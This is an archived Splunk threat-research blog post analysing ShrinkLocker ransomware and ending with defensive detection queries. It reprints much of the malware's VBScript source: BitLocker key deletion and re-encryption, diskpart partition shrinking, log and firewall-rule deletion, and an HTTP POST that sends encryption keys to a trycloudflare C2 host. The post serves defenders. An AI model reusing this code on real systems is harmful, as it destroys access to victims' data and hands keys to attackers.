ShrinkLocker Malware: Abusing BitLocker to Lock Your Data | Splunk

By Splunk Threat Research Team, Teoderick Contreras

Published: 2024-09-05 · Archived: 2026-04-06 02:09:11 UTC

ShrinkLocker is one of newly identified ransomware strains that exploits BitLocker, a legitimate Windows feature, to encrypt targeted volume or data. Unlike typical ransomware that uses custom encryption methods, ShrinkLocker abuses BitLocker to create a secure boot partition, locking users out of their data unless a ransom is paid. This tactic not only complicates decryption efforts but also highlights the evolving methods ransomware developers use to compromise and secure their grip on targeted systems.

In May 2024, Bleeping Computer and Kaspersky shared blogs showing their analysis for this ransomware strain, offering insights into its operation and impact. Unfortunately, we were unable to obtain the specific samples they analyzed and referenced in their blogs.

However, the Splunk Threat Research Team managed to acquire other samples of ShrinkLocker. Using these samples, we were able to conduct analysis and extract its tactics and techniques. This allowed us to develop and test detection methods that help our customers effectively protect against this evolving threat. Our findings and methodologies are documented in this blog to aid the cybersecurity community in combating ShrinkLocker effectively.

Tactics And Techniques

Reconnaissance


This malware begins its operation by determining the operating system of the compromised or targeted host. It achieves this by executing a Windows Management Instrumentation (WMI) Commandline query: SELECT * FROM Win32_OperatingSystem. The malware then evaluates whether the operating system matches any of the following versions:

- Windows XP
- Windows 2000
- Windows 2003
- Windows Vista

If the operating system is one of the above, the malware proceeds to delete a specific script file located at C:\Programdata\Microsoft\Windows\Templates\disk.vbs.

As illustrated in Figure 01, the two sample variants of this malware exhibit different behaviors. One variant performs an additional check by querying the DomainDNSName of the compromised host using the ADSystemInfo object. This check ensures that the malware is operating within the intended target domain. If the

domain name matches the target criteria, the malware proceeds with its malicious activities, otherwise it will exit its main function.



```
  BinaryStream.Type = adTypeBinary
 BinaryStream.Position = 0
 Stream_StringToBinary = BinaryStream.Read
 Set BinaryStream = Nothing
End Function

main
Sub Main
On Error Resume Next
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_OperatingSystem")

For Each objItem in colItems
        if CreateObject("ADSystemInfo").DomainDNSName <> [redacted] then
                If Not condition then Exit Sub
        End If
    If InStr(1, objItem.Caption, "xp", vbTextCompare) > 0 Or InStr(1, objItem.Caption, "2000", vbTextCompare) > 0 Or InStr(1, objItem.Caption, "2003", vbTe
xtCompare) > 0 Or InStr(1, objItem.Caption, "Vista", vbTextCompare) > 0 Then
        Set fso = CreateObject("Scripting.FileSystemObject")
        fso.DeleteFile "C:\ProgramData\Microsoft\Windows\Templates\disk.vbs", True
     If Not condition then Exit Sub
    End If
Next
```

Figure 01: OS and DOmainDNSName Checking

Defense Evasion

Modify Registry (T1112)

As part of its payload, this malware modifies or adds registry entries related to Remote Desktop Protocol (RDP) connections, smart card authentication, and Trusted Platform Module (TPM) settings. These changes are intended to manipulate system configurations to suit the malware's objectives, potentially compromising security measures and data destruction. The chart below lists the specific registry entries that the malware modifies.

The code block below illustrates the script code of the ShrinkLocker malware. In addition to modifying the registry entries listed above, it also attempts to install BitLocker using either the ServerManagerCmd command or PowerShell.

```
 # install Bitlocker via ServerManagerCmd
ServerManagerCmd -install BitLocker -allSubFeatures
# install Bitlocker via powershell
powershell.exe -Command Install-WindowsFeature BitLocker -IncludeAllSubFeature -IncludeManagementTools
```

This technique is unique in that it checks for the object ID of 266, which helps determine if BitLocker feature is enabled:

```
 ## checking of bitlocker feature
SELECT * FROM Win32_ServerFeature where ID = 266
```




Figure 02: Registry Modification

After satisfying its initial conditions for execution, the ShrinkLocker malware performs additional checks on the operating system. Specifically, if it identifies the system as Windows Server 2008 or Windows 7, the malware proceeds to tamper with BitLocker encryption settings by disabling key protectors associated with the encryption keys. This action aims to undermine BitLocker's security measures and facilitate the deletion of encryption keys, thereby compromising the integrity of encrypted data.

```
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_OperatingSystem")
For Each objItem in colItems
    caption = objItem.Caption
    If InStr(1, objItem.Caption, "2008", vbTextCompare) > 0 Or InStr(1, objItem.Caption, "7", vbTextCompare) > 0 Then
        Set oShell = CreateObject("WScript.Shell")
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\System\CurrentControlSet\Control\Terminal Server"" /v fDenyTSConnections /t REG_DWORD /d 1 /f")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"" /v scforceoption /t REG_DWORD /d 1 /f")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseAdvancedStartup /t REG_DWORD /d 1 /f")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v EnableBDEWithNoTPM /t REG_DWORD /d 1 /f")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPM /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMPIN /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMKey /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UseTPMKeyPIN /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v EnableNonTPM /t REG_DWORD /d 1 /f")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UsePartialEncryptionKey /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then: End If
        If Len((CreateObject("WScript.Shell").Exec("reg add ""HKLM\SOFTWARE\Policies\Microsoft\FVE"" /v UsePIN /t REG_DWORD /d 2 /f")).stdout.readall) > 0 Then: End If
        Set objWMI = GetObject("winmgmts:\\.\root\cimv2\Security\MicrosoftVolumeEncryption")
        Set objVolumes = objWMI.ExecQuery("SELECT * FROM Win32_EncryptableVolume")

        For Each objVolume In objVolumes
            objVolume.DisableKeyProtectors
            objVolume.DeleteKeyProtectors()
            objVolume.ProtectKeyWithNumericalPassword
            objVolume.Encrypt(1),(1)
            objVolume.EnableKeyProtectors()
            objVolume.GetKeyProtectors 0,VolumeKeyProtectorID
            For Each objId in VolumeKeyProtectorID
                Dim test
                    objVolume.GetKeyProtectorNumericalPassword objId, test
                If test <> "" Then
                    result = result  & objVolume.DriveLetter & " " & objId & " " & test & VBCrLf
                End If
                set test = Nothing
            Next
        Next
    End If
Next
```

Figure 03: Deletion of BitLocker Encryption Key

Impact

Data Encrypted for Impact (T1486)

As part of its data destruction and encryption process, ShrinkLocker checks if the BitLocker Drive Encryption Tools service (BDESVC) is running on the compromised host by using a WMIC query. If the service is not running, ShrinkLocker attempts to start it.

```
if (GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT * FROM Win32_Service WHERE Name='BDESVC'")).count=0 then
else
do
For Each BDEService In GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT * FROM Win32_Service WHERE Name='BDESVC'")
if BDEService.state = "Running" and BDEService.status = "OK" then
exit do
else
BDEService.startservice()
WScript.Sleep(10000)
end if
Next
loop
end if
```

Figure 04: BitLocker Service Checking

Data Destruction (T1485)

Depending on the operating system check, as illustrated in Figure 05 (applicable to either Windows Server 2008 or Windows Server 2012), the ShrinkLocker malware initiates a destructive payload aimed at compromising the data integrity of the host system. If the DriveType is identified as 3 (Fixed Drive), the malware proceeds with the following sequence of actions:

1. Data Destruction Preparation

Initially, ShrinkLocker retrieves and records essential information about the primary boot partition, including the Disk Index. This information is crucial for subsequent operations involving disk resizing.

2. Disk Resizing Process

Using the WMIC query results to identify local or fixed drives, the malware proceeds to shrink each non-boot partition by 100MB using the **diskpart** utility. This operation creates a 100MB unallocated space partition adjacent to the boot volume.

3. Partition Formatting and Drive Letter Assignment

Upon successful resizing, ShrinkLocker formats the newly allocated partitions and assigns drive letters to facilitate access and potential further manipulation of these partitions.

```
Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_OperatingSystem")
For Each objItem in colItems
    caption = objItem.Caption
If InStr(1, objItem.Caption, "2008", vbTextCompare) > 0 Or InStr(1, objItem.Caption, "2012", vbTextCompare) > 0 Then
    set colLogicalDisksBefore = GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT * FROM Win32_LogicalDisk WHERE DriveType = 3")
    Set objShell = CreateObject("Wscript.Shell")
    For Each objDisk In GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT DriveLetter FROM Win32_Volume WHERE BootVolume='True'"): Driveletters=objDisk.DriveLetter: Next
    For Each SystemVolumeDisk In GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT DriveLetter FROM Win32_Volume WHERE SystemVolume='True'"): SystemVolumeDriveletters=SystemVolumeDisk.DriveLetter: Next
        if SystemVolumeDriveletters = Driveletters then
            Set colPartitions = objWMIService.ExecQuery("SELECT * FROM Win32_DiskPartition WHERE PrimaryPartition = TRUE and DiskIndex = 0")
            For Each objPartition In colPartitions
                strPartitionDeviceID = objPartition.DeviceID
                Set colLogicalDisks = objWMIService.ExecQuery("SELECT * FROM Win32_LogicalDiskToPartition WHERE Antecedent='Win32_DiskPartition.DeviceID=""" & strPartitionDeviceID & """'")
                For Each objDisk In colLogicalDisks
                    Set colLogicalDisks2 = objWMIService.ExecQuery("SELECT * FROM Win32_LogicalDisk WHERE DeviceID='" & Replace(Mid(objDisk.Dependent, InStr(objDisk.Dependent, """") + 1), """", "") & "'")
                    For Each objLogicalDisk In colLogicalDisks2
                    strDriveLetter = objLogicalDisk.DeviceID
                        set shrinkdisk = CreateObject("WScript.Shell").Exec("diskpart")
                        shrinkdisk.StdIn.WriteLine("Select Volume " & strDriveLetter & vbCrLf)
                        shrinkdisk.StdIn.WriteLine("shrink desired=100" & vbCrLf)
                        shrinkdisk.StdIn.WriteLine("exit" & vbCrLf)
                        If InStr(1, shrinkdisk.stdout.readall , "100", vbTextCompare) > 0 then
                        set shrinkdisk = CreateObject("WScript.Shell").Exec("diskpart")
                        shrinkdisk.StdIn.WriteLine("Select Volume " & strDriveLetter & vbCrLf)
                        shrinkdisk.StdIn.WriteLine("create partition primary size=100" & vbCrLf)
                        shrinkdisk.StdIn.WriteLine("format quick recommended override" & vbCrLf)
                        shrinkdisk.StdIn.WriteLine("assign" & vbCrLf)
                        shrinkdisk.StdIn.WriteLine("active" & vbCrLf)
                        shrinkdisk.StdIn.WriteLine("exit" & vbCrLf)
                        If InStr(1, shrinkdisk.stdout.readall , "100", vbTextCompare) > 0 then
                            shrinkcomplate = "ok"
                        Else
                        End If
                        Else
                        Exit for
                        End If
                    Next
                Next
            if shrinkcomplate = "ok" then
            Exit For
            End if
            Next
```

Figure 05: Disk Resizing and Shrinking

To ensure system bootability after partition modification, the malware employs the **BCDBboot** utility. It reinstalls the necessary boot files using the previously saved drive letter of the boot volume, thereby configuring the new primary partitions for boot operation.

These actions collectively aim to disrupt system functionality and compromise data integrity on the infected machine. By resizing partitions, creating unallocated space, and reconfiguring boot files, ShrinkLocker seeks to render the system unstable and potentially irreparable, posing significant challenges for recovery and forensic analysis efforts.

```
        Set colLogicalDisksAfter = objWMIService.ExecQuery("SELECT * FROM Win32_LogicalDisk WHERE DriveType = 3")
                For Each objDiskAfter In colLogicalDisksAfter
                    Dim driveExists: driveExists = False
                    For Each objDiskBefore In colLogicalDisksBefore
                        If objDiskAfter.DeviceID = objDiskBefore.DeviceID Then
                            driveExists = True
                            Exit For
                        End If
                    Next
                    If Not driveExists Then
                        strDriveLetter = objDiskAfter.DeviceID
                        Exit For
                    End If
                Next
                If Len((CreateObject("WScript.Shell").Exec("bcdboot " & Driveletters & "\windows /s " & strDriveLetter)).stdout.readall) > 0 Then: End If
        set remove = CreateObject("WScript.Shell").Exec("diskpart")
        remove.StdIn.WriteLine("Select Volume " & strDriveLetter & vbCrLf)
        remove.StdIn.WriteLine("remove" & vbCrLf)
        remove.StdIn.WriteLine("exit" & vbCrLf)
        If Len(remove.stdout.readall) > 0 then
        end if
```

Figure 06: BCDBoot Setup

Defacement (T1491)

Figure 07 depicts the code snippet from the ShrinkLocker malware, illustrating how it modifies the disk label on the compromised host. This alteration includes embedding an email address through which the user can potentially contact the attacker to discuss file recovery options.

```
Dim strComputer
Dim ORLabel
Dim freeSpaceTotal, usedSpaceTotal
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\CIMV2")
For Each objDisk In GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT DriveLetter FROM Win32_Volume WHERE BootVolume='True'"): Driveletters=objDisk.DriveLetter: Next
Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_Volume WHERE DriveLetter = '" & Driveletters & "'")
For Each objItem In colItems
    usedSpaceTotal = objItem.Capacity - objItem.FreeSpace
    freeSpaceTotal = objItem.FreeSpace
    objItem.Label=ORLabel
    objItem.Label="Tel conspiracyid9@protonmail.com"
    objItem.Put_
Next
```

Figure 07: Modify Disk Label

After modifying the ShrinkLocker malware code, Figure 08 shows the modified disk label in [Splunk Attack Range] during our analysis and testing.




Figure 08: Modify Disk Label

Exfiltration

Exfiltration Over C2 Channel (T1041)

ShrinkLocker generates a random encryption key using a combination of system parameters from the compromised host, including TotalUsedSpace, TotalFreeSpace, FreeMemory, network information, and current timestamp. Figure 09 illustrates the function employed by ShrinkLocker for generating this encryption key.

```
Dim totalMemory, freeMemory, usedMemory
For Each objItem In colItems
    totalMemory = CLng(objItem.TotalVisibleMemorySize) * 1024
    freeMemory = CLng(objItem.FreePhysicalMemory) * 1024
    usedMemory = totalMemory - freeMemory
Next



Dim strRandom

characters = "0123456789thequickbrownfoxjumpsoverthlazydogTHEQUICKBROWNFOXJUMPSOVERTHELAZYDOG!@#$&*-+=_;"


Dim seed
seed = CStr(usedMemory) & CStr(usedSpaceTotal) & CStr(freeSpaceTotal) & CStr(freeMemory)  & CStr(sys) & CStr(perf) & CStr(received) & CStr(sent) & CStr(Timer)

Randomize seed
For i = 1 To 64

    randomNum = Int(Len(characters) * Rnd(2))


    randomChar = Mid(characters, randomNum + 1, 1)


    strRandom = strRandom & randomChar

Next
```

Figure 09: Generate Encryption Key

Through modifications of the ShrinkLocker malware code, the Splunk Threat Research Team was able to print one of the potential encryption keys based on the Splunk Attack Range test lab we used during our analysis.

Figure 10: Example of Encryption Key

Figure 11 illustrates how ShrinkLocker utilizes trycloudflare, a free one-time trial Cloudflare domain, as a command and control server (C2). This technique has been utilized since at least August 2023, per BleepingComputer. It sends system information as a beacon along with the encryption key to this domain.

```
Set httpRequest = CreateObject("WinHttp.WinHttpRequest.5.1")
httpRequest.Open "POST", "https://earthquake-js-westminster-searched.trycloudflare.com/updatelog", False
httpRequest.SetRequestHeader "Content-Type", "application/x-www-form-urlencoded"
httpRequest.SetRequestHeader "accept-language", "fr"
httpRequest.SetRequestHeader "user-agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0"
httpRequest.Option(4) = 13056
httpRequest.Option(6) = false

computerName = CreateObject("WScript.Network").ComputerName
postDataPlaintext = computerName & vbTab & matchedDrives & vbTab & strRandom
postDataPlaintext2 = computerName & vbTab & result

Set oXML = CreateObject("Msxml2.DOMDocument.6.0")
Set oNode = oXML.CreateElement("base64")
oNode.dataType = "bin.base64"

If InStr(1, caption, "2008", vbTextCompare) > 0 Or InStr(1, caption, "7", vbTextCompare) > 0 Then
    oNode.nodeTypedValue = Stream_StringToBinary(postDataPlaintext2)
    postData = "upgrade=" & oNode.Text
Else
    oNode.nodeTypedValue = Stream_StringToBinary(postDataPlaintext)
    postData = "upgrade=" & oNode.Text
End If
```

Figure 11: C2 Communication

Indicator Removal (T1070)

After executing its full payload on the compromised host, ShrinkLocker displays a notable defensive measure by attempting to erase its tracks. Figure 12 shows a section of the ShrinkLocker code dedicated to removing various indicators of its presence.

The malware initiates the following actions:

1. **Deletion of Windows PowerShell Audit Logs:** ShrinkLocker targets and removes logs associated with PowerShell, aiming to obscure any traces of its PowerShell-based activities.
2. **Deletion of All Firewall Rules:** The malware systematically eliminates all existing firewall rules.
3. **Deletion of Scheduled Tasks:** Specifically, tasks named 'Disk' and 'Copy' are targeted for deletion. These tasks may have been utilized by ShrinkLocker for regular operations or as part of its persistence mechanism. Removing them helps the malware evade detection and hinder forensic analysis efforts.

```
Set fso = CreateObject("Scripting.FileSystemObject")
If CreateObject("WScript.Network").ComputerName = "BIOS02" then
Set objSysInfo = CreateObject("ADSystemInfo")
strDomainName = objSysInfo.DomainDNSName
fso.DeleteFile "\\" & strDomainName & "\SYSVOL\" & strDomainName & "\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\ScheduledTasks\ScheduledTasks.xml"
fso.DeleteFile "\\" & strDomainName & "\SYSVOL\" & strDomainName & "\scripts\Logon.vbs", True
fso.DeleteFile "\\" & strDomainName & "\SYSVOL\" & strDomainName & "\scripts\disk.vbs", True
end if
fso.DeleteFile "C:\ProgramData\Microsoft\Windows\Templates\disk.vbs", True

If Len((CreateObject("WScript.Shell").Exec("wevtutil -cl ""Windows PowerShell""")).stdout.readall) > 0 Then: End If
If Len((CreateObject("WScript.Shell").Exec("netsh advfirewall set allprofiles state on")).stdout.readall) > 0 Then: End If
If Len((CreateObject("WScript.Shell").Exec("netsh advfirewall firewall delet rule name=all")).stdout.readall) > 0 Then: End If
If Len((CreateObject("WScript.Shell").Exec("schtasks /Delete /TN ""copy"" /F")).stdout.readall) > 0 Then: End If
If Len((CreateObject("WScript.Shell").Exec("schtasks /Delete /TN ""disk"" /F")).stdout.readall) > 0 Then: End If
Set objWMIService = GetObject("winmgmts:\\.\root\CIMv2\Security\MicrosoftVolumeEncryption")
For Each objDisk In GetObject("winmgmts:\\.\root\cimv2").ExecQuery("SELECT DriveLetter FROM Win32_Volume WHERE BootVolume='True'"): Driveletters=objDisk.DriveLetter: Next
Do
    Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_EncryptableVolume")
    For Each objItem in colItems
            If objItem.DriveLetter = Driveletters And objItem.ProtectionStatus = 1 Then
            For Each Os in GetObject("winmgmts:").ExecQuery("SELECT * FROM Win32_OperatingSystem")
            os.Win32Shutdown(12)
            Next

            End if
    Next
    WScript.Sleep(60000)
Loop
End Sub
```

Figure 12: Defense Evasion - Indicator Removal

Simulation

The Splunk Threat Research Team has developed tools and Atomic Red Team tests designed to help blue teamers and defenders strengthen their defenses against this type of threat. These atomic simulations are invaluable for ensuring the effectiveness of detection mechanisms and for fine-tuning them to enhance their accuracy.

The use of these atomic tests allows security teams to validate their detection capabilities and identify areas for improvement.

Below is a table listing the atomic tests relevant to this threat:

Security Content

Windows Modify Registry on Smart Card Group Policy

This detection is developed to detect suspicious registry modifications targeting the "scforceoption" key. Altering this key enforces smart card login for all users, potentially disrupting normal access methods. Unauthorized changes to this setting could indicate an attempt to restrict access or force a specific authentication method, possibly signifying malicious intent to manipulate system security protocols.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=E
 where Registry.registry_path= "*\\Windows\\CurrentVersion\\Policies\\System\\scforceoption*"
Registry.registry_value_data="0x00000001"
 by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.actio
 | `drop_dm_object_name(Registry)`
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
```




Figure 13: Smart Card Group Policy Detections

Windows Modify Registry Configure BitLocker

This detection is developed to detect suspicious registry modifications targeting BitLocker settings. The malware ShrinkLocker alters various registry keys to change how BitLocker handles encryption, potentially bypassing TPM requirements, enabling BitLocker without TPM and enforcing specific startup key and PIN configurations.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime FROM datamodel=E
 where (Registry.registry_path= "*\\Policies\\Microsoft\\FVE\\*" Registry.registry_value_name IN("EnableBDEWith
 (Registry.registry_path= "*\\Policies\\Microsoft\\FVE\\*" Registry.registry_value_name IN("UsePIN", "UsePartia
 by Registry.registry_key_name Registry.user Registry.registry_path Registry.registry_value_data Registry.actio
 | `drop_dm_object_name(Registry)`
 | `security_content_ctime(firstTime)`
 | `security_content_ctime(lastTime)`
```

